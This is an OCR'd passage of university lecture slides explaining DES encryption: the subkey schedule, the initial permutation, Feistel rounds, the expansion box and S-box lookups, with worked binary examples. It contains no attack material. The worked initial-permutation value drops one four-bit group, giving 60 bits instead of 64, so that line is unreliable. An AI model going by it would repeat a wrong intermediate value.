



Illustration of the previous slide. With C0 and D0 defined, we now create sixteen blocks Cn and Dn,  $1 \leq n \leq 16$ . Each pair of blocks Cn and Dn is formed from the previous pair Cn-1 and Dn-1, respectively, for  $n = 1, 2, \dots, 16$ , using the following schedule of "left shifts" of the previous block. To do a left shift, move each bit one place to the left, except for the first bit, which is cycled to the end of the block.

This means, for example, C3 and D3 are obtained from C2 and D2, respectively, by two left shifts, and C16 and D16 are obtained from C15 and D15, respectively, by one left shift. In all cases, by a single left shift is meant a rotation of the bits one place to the left, so that after one left shift the bits in the 28 positions are the bits that were previously in positions 2, 3, ..., 28, 1.



54

For each of the round, a round key is formed ( $K_n$ , for  $1 \leq n \leq 16$ ), by applying a new permutation table to each of the concatenated pairs  $C_n D_n$ . Each pair has 56 bits, but **PC-2** only uses 48 of these.



55

After applying PC-2, the first bit of  $K_n$  is the 14th bit of  $C_n D_n$ , the second bit the 17th, and so on, ending with the 48th bit of  $K_n$  being the 32th bit of  $C_n D_n$ .

**Example:**

For the first key we have

$$C_1 D_1 = 1110000 \ 1100110 \ 0101010 \ 1011111 \ 1010101 \ 0110011 \ 0011110 \ 0011110$$


which, after we apply the permutation **PC-2**, becomes

$$K_1 = 000110 \ 110000 \ 001011 \ 101111 \ 111111 \ 000111 \ 000001 \ 110010$$

The end result is a list of 16 different round keys that will be applied during each DES round. So much for the subkeys, next we look at the message itself.

- Step 1: DES key generation
  - Create 16 subkeys, each of which is 48 -bits long
  
- Step 2: Encoding
  - Each time data blocks of 64 -bit.

56



57

During a single round, each block of 64 bits is divided into two blocks of 32 bits each, a left half block **L** and a right half **R**.


**Example:** Let **M** be the plain text message **M** = 0123456789ABCDEF, where **M** is in hexadecimal (base 16) format. Rewriting **M** in binary format, we get the 64-bit block of text:

$$M = 0000\ 0001\ 0010\ 0011\ 0100\ 0101\ 0110\ 0111\ 1000\ 1001\ 1010\ 1011\ 1100\ 1101\ 1110\ 1111$$

$$L = 0000\ 0001\ 0010\ 0011\ 0100\ 0101\ 0110\ 0111$$

$$R = 1000\ 1001\ 1010\ 1011\ 1100\ 1101\ 1110\ 1111$$

First, there is an *initial permutation IP* of the 64 bits of the message data **M**.



58


The IP rearranges the bits according to the following table, where the entries in the table show the new arrangement of the bits from their initial order. The 58th bit of **M** becomes the first bit of **IP**. The 50th bit of **M** becomes the second bit of **IP**. The 7th bit of **M** is the last bit of **IP**.

**Example:** Applying the initial permutation to the block of text **M**, given previously, we get

$$M = 0000\ 0001\ 0010\ 0011\ 0100\ 0101\ 0110\ 0111\ 1000\ 1001\ 1010\ 1011\ 1100\ 1101\ 1110\ 1111$$

$$IP = 1100\ 1100\ 0000\ 0000\ 1100\ 1100\ 1111\ 1111\ 0000\ 1010\ 1010\ 1111\ 0000\ 1010\ 1010$$

Here the 58th bit of **M** is "1", which becomes the first bit of **IP**. The 50th bit of **M** is "1", which becomes the second bit of **IP**. The 7th bit of **M** is "0", which becomes the last bit of **IP**.



59

Next we divide the permuted block **IP** into a left half  $L_0$  of 32 bits, and a right half  $R_0$  of 32 bits.

**Example:**

From **IP** (see previous slide), we get  $L_0$  and  $R_0$

$$L_0 = 1100\ 1100\ 0000\ 0000\ 1100\ 1100\ 1111\ 1111$$

$$R_0 = 1111\ 0000\ 1010\ 1010\ 1111\ 0000\ 1010\ 1010$$

We now proceed through 16 iterations, for  $1 \leq n \leq 16$ , using a function **F** which operates on two blocks--a data block of 32 bits ( $R(0)$  in the example above, always the right part of ciphertext of the current round) and a key  $K_n$  of 48 bits (the output of PC-2 during key generation) --to produce a block of 32 bits.

With “+” meaning XOR addition (bit-by-bit addition modulo 2).

Then for  $n$  going from 1 to 16 we calculate

$$L_n = R_{n-1}$$

$$R_n = L_{n-1} + F(R_{n-1}, K_n)$$

This results in a final block, for  $n = 16$ , of  $L_{16} R_{16}$ . That is, in each iteration, we take the right 32 bits of the previous result and make them the left 32 bits of the current step. For the right 32 bits in the current step, we XOR the left 32 bits of the previous step with the calculation F .

**Example:**


For  $n = 1$ , we have

$$K_1 = 000110\ 110000\ 001011\ 101111\ 111111\ 000111\ 000001\ 110010$$

$$L_1 = R_0 = 1111\ 0000\ 1010\ 1010\ 1111\ 0000\ 1010\ 1010$$

$$R_1 = L_0 + F(R_0, K_1)$$

More details about the function F will be given in the next slides.



60

Now to explain how the function  $F$  works. To calculate  $F$  we first expand each block  $R_{n-1}$  from 32 bits to 48 bits. This is done by using a selection table (called an expansion box or E-box) that repeats some of the bits in  $R_{n-1}$ . We'll call the use of this selection table the function  $E$ . Thus  $E(R_{n-1})$  has a 32 bit input block, and a 48 bit output block.


Thus the first three bits of  $E(R_{n-1})$  are the bits in positions 32, 1 and 2 of  $R_{n-1}$  while the last 2 bits of  $E(R_{n-1})$  are the bits in positions 32 and 1.

**Example:** We calculate  $E(R_0)$  from  $R_0$  as follows:

$$R_0 = 1111\ 0000\ 1010\ 1010\ 1111\ 0000\ 1010\ 1010$$

$$E(R_0) = 011110\ 100001\ 010101\ 010101\ 011110\ 100001\ 010101\ 010101$$

(Note that each block of 4 original bits has been expanded to a block of 6 output bits.)



61

Next in the  $F$  calculation, we XOR the output  $E(R_{n-1})$  with the key  $K_n$ :

$$K_n + E(R_{n-1}).$$

**Example:**

For  $K_1$ ,  $E(R_0)$ , we have


$$K_1 = 000110\ 110000\ 001011\ 101111\ 111111\ 000111\ 000001\ 110010$$

$$E(R_0) = 011110\ 100001\ 010101\ 010101\ 011110\ 100001\ 010101\ 010101$$

$$K_1 + E(R_0) = 011000\ 010001\ 011110\ 111010\ 100001\ 100110\ 010100\ 100111.$$

UNIVERSITEIT GENT INTEC


## DES: encryption – XOR with round key



62

UNIVERSITEIT GENT INTEC

## DES: encryption – round function details




63

We have not yet finished calculating the function F. To this point we have expanded  $R_{n-1}$  from 32 bits to 48 bits, using the selection table, and XORed the result with the key  $K_n$ . We now have 48 bits, or eight groups of six bits. We now do something strange with each group of six bits: we use them as addresses in tables called "**S boxes**" (substitution boxes). Each group of six bits will give us an address in a different **S box**. Located at that address will be a 4 bit number. This 4 bit number will replace the original 6 bits. The net result is that the eight groups of 6 bits are transformed into eight groups of 4 bits (the 4-bit outputs from the **S boxes**) for 32 bits total.



## DES: encryption – substitutions

64

Write the previous result, which is 48 bits, in the form:

$K_n + E(R_{n-1}) = B_1 B_2 B_3 B_4 B_5 B_6 B_7 B_8$ , where each  $B_i$  is a group of six bits (8 times 6 bits)


We now calculate

$$S_1(B_1) S_2(B_2) S_3(B_3) S_4(B_4) S_5(B_5) S_6(B_6) S_7(B_7) S_8(B_8)$$

where  $S_i(B_i)$  refers to the output of the  $i$ -th **S** box.

UNIVERSITEIT GENT INTEC


## DES: encryption – first S-box



65

UNIVERSITEIT GENT INTEC

## DES: encryption – first S-box




66


To repeat, each of the functions  $S_1, S_2, \dots, S_8$ , takes a 6-bit block as input and yields a 4-bit block as output. If  $S_1$  is the function defined in this table and  $B$  is a block of 6 bits, then  $S_1(B)$  is determined as follows: The first and last bits of  $B$  represent in base 2 a number in the decimal range 0 to 3 (or binary 00 to 11). Let that number be  $i$ . The middle 4 bits of  $B$  represent in base 2 a number in the decimal range 0 to 15 (binary 0000 to 1111). Let that number be  $j$ . Look up in the table the number in the  $i$ -th row and  $j$ -th column. It is a number in the range 0 to 15 and is uniquely represented by a 4 bit block. That block is the output  $S_1(B)$  of  $S_1$  for the input  $B$ .

For a second example, consider input block  $B = 011011$ . The first bit is "0" and the last bit "1" giving 01 as the row. This is row 1. The middle four bits are "1101". This is the binary equivalent of decimal 13, so the column is column number 13. In row 1, column 13 appears 5. This determines the output; 5 is binary 0101, so that the output is 0101. Hence  $S_1(011011) = 0101$ .

